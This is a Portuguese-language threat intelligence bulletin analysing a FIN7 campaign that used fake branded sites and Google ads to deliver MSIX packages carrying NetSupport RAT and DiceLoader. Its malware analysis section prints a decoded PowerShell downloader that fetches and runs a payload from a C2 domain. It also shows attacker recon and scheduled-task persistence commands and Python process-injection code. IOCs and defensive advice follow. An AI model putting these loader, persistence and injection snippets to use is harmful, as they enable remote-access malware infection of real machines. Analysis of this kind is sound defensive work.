BOLETIM DE SEGURANÇA

Grupo FIN7 observado usando anúncios maliciosos do Google para disseminar cargas MSIX

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Em abril deste ano, a equipe de ameaças da eSentire, detectou uma série de atividades envolvendo o grupo malicioso **FIN7**. Essa entidade criminosa, com base na Rússia e ativa desde 2013, estava utilizando táticas fraudulentas em diversos sites, fingindo ser marcas conhecidas como AnyDesk, WinSCP, BlackRock, Asana, Concur, The Wall Street Journal, Workable e Google Meet. Esses incidentes envolviam a distribuição do NetSupport RAT e do DiceLoader, representando estágios subsequentes na cadeia de infecção.

2 CADEIA DE ATAQUES OBSERVADA

Quando os usuários acessavam o site suspeito através de um anúncio patrocinado no Google Ads, eram confrontados com um pop-up enganoso. Este pop-up os incentivava a fazer o download de uma extensão de navegador falsa. Surpreendentemente, a suposta extensão do navegador, na verdade, se disfarçava como um arquivo MSIX, um formato comum de empacotamento de aplicativos para Windows.




Figura 1 – Site malicioso com a carga maliciosa.

Entrega do NetSupport RAT

Quando descompactado o arquivo MSIX, percebeu-se que ele guardava consigo o script malicioso do PowerShell, conforme imagem abaixo:




Figura 2 – Conteúdo do arquivo MSIX malicioso.

Figura 3 – Trecho da carga útil do PowerShell.

O PowerShell trabalha coletando informações sobre o sistema operacional, como sua versão e o domínio em que está. Depois, ele vasculha e cataloga os nomes dos guardiões contra ameaças, conhecidos como antivírus, instalados na máquina. Ele cria um identificador exclusivo, um tipo de identidade secreta GUID. Agora vem a parte interessante: usando todas essas informações, ele constrói uma espécie de mapa, uma URL, para encontrar e decodificar um script de um servidor C2.

Mas aqui está a pegadinha: se o servidor responder com a palavra-chave “usradm”, o script do PowerShell começará a buscar por mais informações, como se estivesse seguindo uma trilha. E tem mais, ele é muito cuidadoso! Se alguma coisa sair do plano, ele não entra em pânico - ele sabe lidar com imprevistos e até relata os problemas de volta ao servidor, tudo isso através de uma série de sinais secretos escondidos na URL.

Figura 4 – Trecho 2 analisado da carga útil do PowerShell.

O script decodificado baixa o arquivo NetSupport do servidor C2 usando um formato de URL específico: hxxps://cdn46[.]space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue and user-agent “myUserAgentHere”. Posteriormente, o programa descompacta o arquivo zip, movendo seus conteúdos para o diretório C:\ProgramData\netsupport. Por fim, ele inicia o programa contido, o NetSupport RAT.

```
$fndir = "C:\ProgramData\netsupport"
$fn = "$($fndir)\netsupport.zip"
$iudValue = "7af542c1-593f-4621-a014-a065aa487d0b"
New-Item -Path $fndir -ItemType Directory
$url = "https://cdn46.space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue"
$webClient = New-Object Net.WebClient
$webClient.Headers.Add("User-Agent", "myUserAgentHere")
$downloadUrl = $webClient.DownloadString($url)
$webClient.DownloadFile($downloadUrl, $fn)
Expand-Archive -LiteralPath $fn -DestinationPath $fndir -Force
Remove-Item -Path $fn -Force -Recurse
Start-Sleep -seconds 3
Invoke-Expression -Command "$($fndir)\client\client32.exe"
```

Figura 5 – O conteúdo decodificado em base64.

Segundo caso observado

O segundo caso segue o mesmo padrão de infecção do primeiro: o usuário acessou o site malicioso meet-go[.]click, onde foi enganado para baixar um instalador falso do MSIX MeetGo. Essa instalação incluiu o NetSupport RAT, que permitiu ao agente da ameaça acessar a máquina do usuário cerca de três horas depois. Os agentes da ameaça usaram o curl para recuperar o csvde.exe (MD5: b6f12d39edbfe3b33952be4329064b35) via hxxp://91.219.238[.]214:4673/01/csvde.exe, que é uma ferramenta de linha de comando para Windows que permite a importação e exportação de dados do Active Directory. A ferramenta foi usada para executar o comando:

- *csvde.exe -r "(&(objectClass=Computer))" -l samAccountName,description,IPv4Address,info,operatingSystem -f 01cp.txt*

O comando exporta dados sobre objetos de computador para um arquivo de texto (01cp.txt), incluindo atributos específicos como nome da conta, descrição, endereço IP, informações gerais e detalhes do sistema operacional. Em seguida, o agente da ameaça usou curl para recuperar o arquivo zip “Adobe_017301.zip” (MD5: e7b1fb0ef5dd20f4522945b902803f10) via hxxp://91.219.238[.]214:4673/01/Adobe_017301.zip. O conteúdo do arquivo zip é então extraído para c:\programdata\ com o comando:

- *tar -zxvf c:\programdata\Adobe_017301.zip -C c:\programdata*




Figura 6 – Conteúdo de Adobe_017301.zip.

O agente da ameaça então realiza um reconhecimento adicional executando o comando “whoami /upn”, que exibe o nome principal do usuário (UPN) do usuário atualmente conectado. A persistência do host é obtida por meio de tarefas agendadas. O agente da ameaça criou a tarefa agendada “Updater” para executar a carga útil do Python “svchostc.py”.

- *SCHTASKS /create /f /tn "Microsoft\Windows\Updater" /tr "cmd /c c:\programdata\Adobe_017301\svchostc.exe c:\programdata\Adobe_017301\svchostc.py" /sc minute /mo 1 /RU "NT AUTHORITY\SYSTEM"*

A descriptografia e execução da carga útil do Python são implementadas na função lambda (_), que executa operações de descriptografia, como reversão de string e decodificação base64.

A saída descriptografada conteria a carga criptografada do DiceLoader e as instruções criptografadas para alocar memória com permissões de execução, copiar a carga descriptografada na memória e criar e executar um novo thread que executa a carga, executando efetivamente uma injeção de processo, conforme imagem abaixo.

```
import ctypes
import time
kernel32 = ctypes.windll.kernel32
length = len(RYCVOS)
time.sleep(1)
kernel32.VirtualAlloc.restype = ctypes.c_void_p
ptr = kernel32.VirtualAlloc(None, length, 0x3000, 0x40)
buf = (ctypes.c_char * len(RYCVOS)).from_buffer_copy(RYCVOS)
kernel32.RtlMoveMemory.argtypes = (ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t)
kernel32.RtlMoveMemory(ptr, buf, length)
time.sleep(2)
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(ptr), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ht, -1)
```

Figura 7 – Código descriptografado responsável pelo processamento de injeção e alocação de memória.

O DiceLoader armazena seus IPs e portas C2 na seção .data. Os dados são XOR com uma chave codificada localizada na mesma seção.




Figura 8 – Chave XOR e dados criptografados na carga útil do DiceLoader.

A continuidade da ameaça representada pelos incidentes do FIN7 é evidente. Eles continuam a explorar marcas confiáveis e a usar anúncios enganosos na web para disseminar o NetSupport RAT, seguido pelo DiceLoader. Um destaque preocupante é o uso cada vez mais frequente de arquivos MSIX assinados por esses atores, uma tática que tem se mostrado eficaz em seus esquemas.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Educação em segurança cibernética

- Treine os funcionários regularmente sobre segurança cibernética, focando especialmente na identificação de e-mails de phishing e chamadas suspeitas, que são métodos frequentemente utilizados pelo FIN7 para iniciar um ataque.

Fortalecimento de segurança de e-mail

- Utilize soluções de segurança de e-mail que incluem filtros de phishing e escaneamento de anexos maliciosos. O FIN7 geralmente usa documentos maliciosos disfarçados de comunicações legítimas para enganar os usuários a executá-los.

Controle de acesso e segmentação de rede

- Limite o acesso aos recursos críticos apenas aos usuários que precisam dele para realizar suas funções e segmente a rede para conter e limitar movimentos laterais em caso de violação.

Monitoramento e resposta

- Implemente uma solução robusta de detecção e resposta a endpoints (EDR) para monitorar, alertar e responder a atividades suspeitas em tempo real. Soluções como o Microsoft Defender for Endpoint demonstraram ser eficazes na detecção e bloqueio de técnicas usadas por grupos como o FIN7.

Atualizações e patching de segurança

- Mantenha todos os sistemas operacionais, aplicativos e infraestruturas (como servidores Microsoft Exchange) atualizados com os patches mais recentes para mitigar vulnerabilidades conhecidas exploradas por atacantes.

Resposta a incidentes e recuperação

- Tenha um plano de resposta a incidentes bem definido que inclua notificação imediata de invasões, análise rápida do escopo do ataque e recuperação de sistemas comprometidos.

Uso de ferramentas de segurança avançadas

- Considere o uso de ferramentas de segurança que podem detectar e bloquear comportamentos maliciosos, como obfuscação de comandos e técnicas de evasão, que são comuns nas operações do FIN7.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	e7b1fb0ef5dd20f4522945b902803f10
sha1:	39eea89210c193f0b9ba01ae8df7c871711d631e
sha256:	8e0c8970b900796e31f93adb9a942e665da40f5bdf1d182c8d3a1dca98103911
File name:	Adobe_017301.zip

Indicadores de compromisso do artefato	
md5:	782621d1062a8fc7d626ceb68af314e5
sha1:	9b8dfb2ee5458e42a98ef2936bf4746573e1574e
sha256:	d2f5003dde5b497e13ee9f52b08237b52c8dd572df31100ee57a93f2cd6b09e5
File name:	svchostc.py

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	wall-street-journal.link, sapconcur.pro, concur.pm, advancedipscannerapp.com, workable.uk.com, wsj.wf, wsj.re wsj.pm, wsj.wales, asana.tel, advanced-ip-scanner.link, concur.re, concur.skin asana.wf, blackrock.wf, blackrock.re, lexisnexis.day, quicken-install.com, vkontakte.in, autodesk.pm 7-zip.cfd, meet-go.click, winscp-install.com, webex-install.com, investing.wf, pgadmin.link asana.pm, aimp.day, workday.pm, any-connectcisco.com
Domínio	cdn41.space, cdn46.space, cdn45.space, cdn35.space, cdn30.space, cdn34.space, cdn32.space, cdn43.space cdn37.space, cdn42.space, cdn27.space, cdn25.space, cdn36.space, cdn33.space, cdn40.click, cdn31.space cdn38.space, eprst431.boo, cdn1124.net, cdn1701.com
IP	DiceLoader C2: 193.124.24.51:443 38.135.52.151:273 NetSupport: 5.8.63.140 185.174.102.62 109.107.170.126 193.233.206.23

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Esentire

6 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH